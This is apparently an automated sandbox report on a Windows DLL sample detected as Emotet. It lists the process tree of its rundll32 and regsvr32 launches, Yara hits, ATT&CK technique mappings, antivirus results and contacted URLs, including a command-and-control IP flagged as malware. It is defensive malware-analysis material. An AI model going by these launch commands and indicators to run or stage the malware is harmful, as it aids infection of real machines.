ID: 626501
Sample Name: 1Klocu2k7B
Cookbook: default.jbs
Time: 05:08:08
Date: 14/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

1Klocu2k7B


Overview

General Information

Sample Name:	1Klocu2k7B (renamed file extension from none to dll)
Analysis ID:	626501
MD5:	ce75ec6dff9fca7…
SHA1:	dce479a4927227..
SHA256:	cb5d6edc7f6588…
Tags:	exe trojan
Infos:	



Detection




Emotet

Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected Emotet
- System process connects to networ…
- Antivirus detection for URL or domain
- Query firmware table information (lik…
- Changes security center settings (n…
- Hides that the sample has been dow…
- Queries the volume information (nam…
- One or more processes crash
- Contains functionality to check if a d…
- Contains functionality to query local…
- Deletes files inside the Windows fol…

Classification



Process Tree

- **System is w10x64**
- loaddll64.exe (PID: 4800 cmdline: loaddll64.exe "C:\Users\user\Desktop\1Klocu2k7B.dll" MD5: 4E8A40CAD6CCC047914E3A7830A2D8AA)
  - cmd.exe (PID: 400 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\1Klocu2k7B.dll",#1 MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - rundll32.exe (PID: 3280 cmdline: rundll32.exe "C:\Users\user\Desktop\1Klocu2k7B.dll",#1 MD5: 73C519F050C20580F8A62C849D49215A)
  - regsvr32.exe (PID: 5276 cmdline: regsvr32.exe /s C:\Users\user\Desktop\1Klocu2k7B.dll MD5: D78B75FC68247E8A63ACBA846182740E)
    - regsvr32.exe (PID: 1864 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\JRkpZLNCkFz\TYmfFCbFTVEkATZ.dll" MD5: D78B75FC68247E8A63ACBA846182740E)
  - rundll32.exe (PID: 5104 cmdline: rundll32.exe C:\Users\user\Desktop\1Klocu2k7B.dll,DllRegisterServer MD5: 73C519F050C20580F8A62C849D49215A)
  - rundll32.exe (PID: 992 cmdline: rundll32.exe C:\Users\user\Desktop\1Klocu2k7B.dll,DllUnregisterServer MD5: 73C519F050C20580F8A62C849D49215A)
    - WerFault.exe (PID: 4800 cmdline: C:\Windows\system32\WerFault.exe -u -p 992 -s 316 MD5: 2AFFE478D86272288BBEF5A00BBEF6A0)
- svchost.exe (PID: 4576 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2400 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6104 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3700 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 1972 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 1292 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2508 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 7144 cmdline: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 7164 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 6664 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6856 cmdline: C:\Windows\system32\svchost.exe -k wusvcs -p -s WaaSMedicSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4968 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3292 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4656 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.298205207.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000007.00000002.808360106.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000006.00000002.329868359.000001F1CBE10000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000007.00000002.808194532.0000000002490000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000003.00000002.298619833.000001FDEC700000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 9 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.rundll32.exe.1e219be0000.1.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
6.0.rundll32.exe.1f1cbe10000.4.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
7.2.regsvr32.exe.2490000.1.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
6.0.rundll32.exe.1f1cbe10000.4.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
4.2.rundll32.exe.1e219be0000.1.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 9 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Networking

System process connects to network (likely due to code injection or exploit)

E-Banking Fraud

Yara detected Emotet

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

Query firmware table information (likely to detect VMs)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Lowering of HIPS / PFW / Operating System Security Settings

Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Windows Management Instrumentation	1 DLL Side-Loading	1 1 1 Process Injection	2 Masquerading	OS Credential Dumping	2 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 Native API	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 Disable or Modify Tools	LSASS Memory	1 5 1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	2 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 3 Virtualization/Sandbox Evasion	Security Account Manager	1 3 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	2 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Hidden Files and Directories	LSA Secrets	1 System Service Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Obfuscated Files or Information	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Regsvr32	DCSync	2 File and Directory Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Rundll32	Proc Filesystem	3 4 System Information Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 DLL Side-Loading	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	1 File Deletion	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
1Klocu2k7B.dll	32%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.0.rundll32.exe.1f1cbe10000.4.unpack	100%	Avira	HEUR/AGEN.1215493		Download File
7.2.regsvr32.exe.2490000.1.unpack	100%	Avira	HEUR/AGEN.1215493		Download File
6.0.rundll32.exe.1f1cbe10000.1.unpack	100%	Avira	HEUR/AGEN.1215493		Download File

Source	Detection	Scanner	Label	Link	Download
3.2.rundll32.exe.1fdec700000.1.unpack	100%	Avira	HEUR/AGEN.1215493		Download File
4.2.rundll32.exe.1e219be0000.1.unpack	100%	Avira	HEUR/AGEN.1215493		Download File
6.2.rundll32.exe.1f1cbe10000.1.unpack	100%	Avira	HEUR/AGEN.1215493		Download File
2.2.regsvr32.exe.6e0000.0.unpack	100%	Avira	HEUR/AGEN.1215493		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://www.pango.co/privacy	0%	URL Reputation	safe	
http://https://www.disneyplus.com/legal/your-california-privacy-rights	0%	URL Reputation	safe	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://https://www.tiktok.com/legal/report/feedback	0%	URL Reputation	safe	
http://https://23.239.0.12/&	100%	Avira URL Cloud	malware	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://www.disneyplus.com/legal/privacy-policy	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://disneyplus.com/legal.	0%	URL Reputation	safe	
http://https://23.239.0.12/	0%	URL Reputation	safe	
http://help.disneyplus.com.	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://23.239.0.12/	true	• URL Reputation: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev.ditu.live.com/REST/v1/Routes/	svchost.exe, 0000000B.00000002.331292008.000001430AC3D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/Driving	svchost.exe, 0000000B.00000003.330766654.000001430AC62000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/comp/gen.ashx	svchost.exe, 0000000B.00000002.331292008.000001430AC3D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Traffic/Incidents/	svchost.exe, 0000000B.00000003.330805452.000001430AC49000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000002.331303065.000001430AC4B000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://t0.tiles.ditu.live.com/tiles/gen	svchost.exe, 0000000B.00000002.331313344.000001430AC53000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000003.330667118.000001430AC4E000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/Walking	svchost.exe, 0000000B.00000003.330766654.000001430AC62000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev.virtualearth.net/mapcontrol/HumanScaleServices/GetBubbles.ashx?n=	svchost.exe, 0000000B.00000003.330825032.000001430AC40000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000003.330844563.000001430AC41000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000002.331297688.000001430AC42000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.ditu.live.com/mapcontrol/logging.ashx	svchost.exe, 0000000B.00000003.330766654.000001430AC62000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Imagery/Copyright/	svchost.exe, 0000000B.00000003.330805452.000001430AC49000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gri?pv=1&r=	svchost.exe, 0000000B.00000003.308527918.000001430AC30000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Transit/Schedules/	svchost.exe, 0000000B.00000003.330825032.000001430AC40000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000003.330844563.000001430AC41000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000002.331297688.000001430AC42000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.hotspotshield.com/terms/	svchost.exe, 00000022.00000003.603804588.000001C02EE03000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.603777831.000001C02EE02000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.603863331.000001C02E99E000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.603876739.000001C02E9AF000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.603935483.000001C02E981000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.604008451.000001C02EE19000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.pango.co/privacy	svchost.exe, 00000022.00000003.603804588.000001C02EE03000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.603777831.000001C02EE02000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.603863331.000001C02E99E000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.603876739.000001C02E9AF000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.603935483.000001C02E981000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.604008451.000001C02EE19000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.bingmapsportal.com	svchost.exe, 0000000B.00000002.331180065.000001430AC13000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://ecn.dev.virtualearth.net/REST/v1/Imagery/Copyright/	svchost.exe, 0000000B.00000002.331292008.000001430AC3D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dynamic.t0.tiles.ditu.live.com/comp/gen.ashx	svchost.exe, 0000000B.00000003.330766654.000001430AC62000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.disneyplus.com/legal/your-california-privacy-rights	svchost.exe, 00000022.00000003.607654465.000001C02E986000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.607561946.000001C02E986000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.607667402.000001C02E9A1000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdv?pv=1&r=	svchost.exe, 0000000B.00000003.330825032.000001430AC40000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000003.330839063.000001430AC45000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Transit/Stops/	svchost.exe, 0000000B.00000003.330635732.000001430AC68000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000002.331336940.000001430AC6A000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev.virtualearth.net/REST/v1/Routes/	svchost.exe, 0000000B.00000002.331292008.000001430AC3D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Traffic/Incidents/	svchost.exe, 0000000B.00000003.308527918.000001430AC30000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdi?pv=1&r=	svchost.exe, 0000000B.00000003.308527918.000001430AC30000.00000004.00000020.00020000.00000000.sdmp	false		high
http://crl.ver)	svchost.exe, 0000000E.00000002.672639318.000001CDC40D2000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000002.630957740.000001C02E0E9000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://dev.virtualearth.net/webservices/v1/LoggingService/LoggingService.svc/Log?	svchost.exe, 0000000B.00000003.330825032.000001430AC40000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000002.331324173.000001430AC5E000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.tiktok.com/legal/report/feedback	svchost.exe, 00000022.00000003.612211352.000001C02E9B2000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.612250990.000001C02E99C000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.612239431.000001C02E9B2000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.612292728.000001C02E981000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.612315449.000001C02EE02000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gd?pv=1&r=	svchost.exe, 0000000B.00000002.331180065.000001430AC13000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000002.331292008.000001430AC3D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://23.239.0.12/&	regsvr32.exe, 00000007.00000002.807577949.0000000000BA2000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000007.00000003.368846943.0000000000BA2000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://%s.xboxlive.com	svchost.exe, 00000008.00000002.807506991.0000026249842000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	low
http://https://dev.ditu.live.com/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 0000000B.00000002.331180065.000001430AC13000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Locations	svchost.exe, 0000000B.00000003.330766654.000001430AC62000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://ecn.dev.virtualearth.net/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 0000000B.00000003.308527918.000001430AC30000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/mapcontrol/logging.ashx	svchost.exe, 0000000B.00000003.330766654.000001430AC62000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://support.hotspotshield.com/	svchost.exe, 00000022.00000003.603804588.000001C02EE03000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.603777831.000001C02EE02000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.603863331.000001C02E99E000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.603876739.000001C02E9AF000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.603935483.000001C02E981000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.604008451.000001C02EE19000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2	svchost.exe, 0000000E.00000003.671968132.000001CDC40BF000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000E.00000002.672618537.000001CDC40BF000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdi?pv=1&r=	svchost.exe, 0000000B.00000002.331324173.000001430AC5E000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.disneyplus.com/legal/privacy-policy	svchost.exe, 00000022.00000003.607654465.000001C02E986000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.607561946.000001C02E986000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.607667402.000001C02E9A1000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/v1/JsonFilter/VenueMaps/data/	svchost.exe, 0000000B.00000003.330805452.000001430AC49000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000002.331303065.000001430AC4B000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dynamic.t	svchost.exe, 0000000B.00000003.330667118.000001430AC4E000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000003.330844563.000001430AC41000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000002.331297688.000001430AC42000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Transit	svchost.exe, 0000000B.00000003.330766654.000001430AC62000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://disneyplus.com/legal.	svchost.exe, 00000022.00000003.607654465.000001C02E986000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.607561946.000001C02E986000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.607667402.000001C02E9A1000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://t0.ssl.ak.tiles.virtualearth.net/tiles/gen	svchost.exe, 0000000B.00000002.331285339.000001430AC39000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000003.308527918.000001430AC30000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdv?pv=1&r=	svchost.exe, 0000000B.00000002.331324173.000001430AC5E000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://activity.windows.com	svchost.exe, 00000008.00000002.807506991.0000026249842000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Locations	svchost.exe, 0000000B.00000003.330766654.000001430AC62000.00000004.00000020.00020000.00000000.sdmp	false		high
http://help.disneyplus.com.	svchost.exe, 00000022.00000003.607654465.000001C02E986000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.607561946.000001C02E986000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000022.00000003.607667402.000001C02E9A1000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
